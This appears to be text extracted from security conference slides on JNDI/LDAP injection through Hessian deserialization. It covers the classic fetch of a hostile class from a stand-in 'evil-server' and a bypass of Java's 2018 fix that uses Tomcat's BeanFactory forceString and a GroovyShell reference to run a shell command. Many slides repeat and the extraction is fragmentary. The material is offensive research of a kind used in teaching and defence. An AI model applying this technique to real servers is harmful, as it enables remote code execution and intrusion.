




Java mitigated the JNDI/LDAP
in Oct 2018 (CVE-2018-3149)


JNDI/LDAP Injection

1. Hessian Deserialization triggers:
 - A connection to Evil LDAP Server
2. Evil LDAP server replies:
 - A Naming Reference with Factory and URLCodeBase=http://evil-server/
3. The class loader:
 - Can't find the Factory Class
 - Fetch Class through our URLCodeBase
4. Return Evil Java Class
5. Boom! RCE!



JNDI/LDAP Injection after Oct 2018


1. Hessian Deserialization triggers:
 - A connection to Evil LDAP Server
2. Evil LDAP server replies:
 - A Naming Reference with Factory and URLCodeBase=http://evil-server/
3. The class loader:
 - Can't find the Factory Class
 - Fetch Class through our URLCodeBase
4. Return Evil Java Class
5. Boom! RCE!



The bypass!

What's the next?

1. Hessian Deserialization triggers:
 - A connection to Evil LDAP Server
2. Evil LDAP server replies:
 - A Naming Reference with Factory and URLCodeBase=http://evil-server/
3. The class loader:
 - Can't find the Factory Class
 - Fetch Class through our URLCodeBase
4. Return Evil Java Class
5. Boom! RCE!



What's the next?



- A Naming Reference with Factory and URLCodeBase=http://evil-server/

3. The class loader:

- Can't find the Factory Class
- Fetch Class through our URLCodeBase

4. Return Evil Java Class

5. Boom! RCE!



Leverage the Local Factory

- org.apache.naming.factory.BeanFactory (Tomcat 6-8)
 - If there is a forceString in reference, then:
 - Parse the forceString as key-value pairs
 - Invoke the value as a setter to set the specified field, for example:

```
ResourceRef ref = new ResourceRef(  
    "tw.orange.User", null, "", "", true,  
    "org.apache.naming.factory.BeanFactory", null);  
  
ref.add(new StringRefAddr("forceString", "name=setName"));  
ref.add(new StringRefAddr("name", "orange"));
```

Leverage the Local Factory

- org.apache.naming.factory.BeanFactory (Tomcat 6-8)
 - If there is a forceString in reference, then:
 - Parse the forceString as key-value pairs
 - Invoke the value as a setter to set the specified field, for example:

```
ResourceRef ref = new ResourceRef(  
    "tw.orange.User", null, "", "", true,  
    "org.apache.naming.factory.BeanFactory", null);  
  
ref.add(new StringRefAddr("forceString", "name=setName"));  
ref.add(new StringRefAddr("name", "orange"));
```

Leverage the Local Factory

- org.apache.naming.factory.BeanFactory (Tomcat 6-8)

tw.orange.User().setName("orange")

- Parse the forceString as key-value pairs
- Invoke the value as a setter to set the specified field, for example:

```
ResourceRef ref = new ResourceRef()  
    "tw.orange.User", null, "", "", true,  
    "org.apache.naming.factory.BeanFactory", null);  
ref.add(new StringRefAddr("forceString", "name=setUsername"));  
ref.add(new StringRefAddr("name", "orange"));
```

BeanFactory



這是後門嗎？

Method Invoke

javax.el.ELProcessor().eval("evil...")

- Tomcat 8.5+ only, our remote version is 7.0.92

groovy.lang.GroovyClassLoader().parseClass("...")

- Make Meta Programming great again!
- Groovy 2.0+ only, our remote version is 1.5.6


```
groovy.lang.GroovyShell().evaluate("...")
```

New Groovy chain! Work on all versions

<https://github.com/welk1n/JNDI-Injection-Bypass/pull/1>


Bypass with Local Reference

1. Hessian Deserialization triggers:
 - A connection to Evil LDAP Server
2. Evil LDAP server replies:
 - ??????



Bypass with Local Reference

1. Hessian Deserialization triggers:
 - A connection to Evil LDAP Server
2. Evil LDAP server replies:
 - Local Factory
`org.apache.naming.factory.BeanFactory`




Bypass with Local Reference

1. Hessian Deserialization triggers:

- A connection to Evil LDAP Server


2. Evil LDAP server replies:

- Local Factory
`org.apache.naming.factory.BeanFactory`
- Local Object Reference
`Groovy.shell.GroovyShell` with properties:
 - `forceString` is `foo=evaluate`
 - `foo` is `"uname -a".execute()`



Bypass with Local Reference

1. Hessian Deserialization triggers:
 - A connection to Evil LDAP Server
2. Evil LDAP server replies:
 - Local Factory
`org.apache.naming.factory.BeanFactory`
 - Local Object Reference
`Groovy.shell.GroovyShell` with properties:
 - `forceString` is `foo=evaluate`
 - `foo` is `"uname -a".execute()`
3. Factory loads and populates Object
4. Boom! RCE!



戳 Facebook



**JAVA 加強
JNDI 防禦囉**

**Facebook 禁止
對外連線**

輕鬆繞

Bypass with Local Reference

1. Hessian Deserialization triggers:


- A connection to Evil LDAP Server

2. Evil LDAP server replies:

- Local Factory
`org.apache.naming.factory.BeanFactory`
- Local Object Reference
`Groovy.shell.GroovyShell` with properties:
 - `forceString` is `foo=evaluate`
 - `foo` is `"uname -a".execute()`

3. Factory loads and populates Object

4. Boom! RCE!



Bypass with Local Reference

1. Hessian Deserialization triggers:

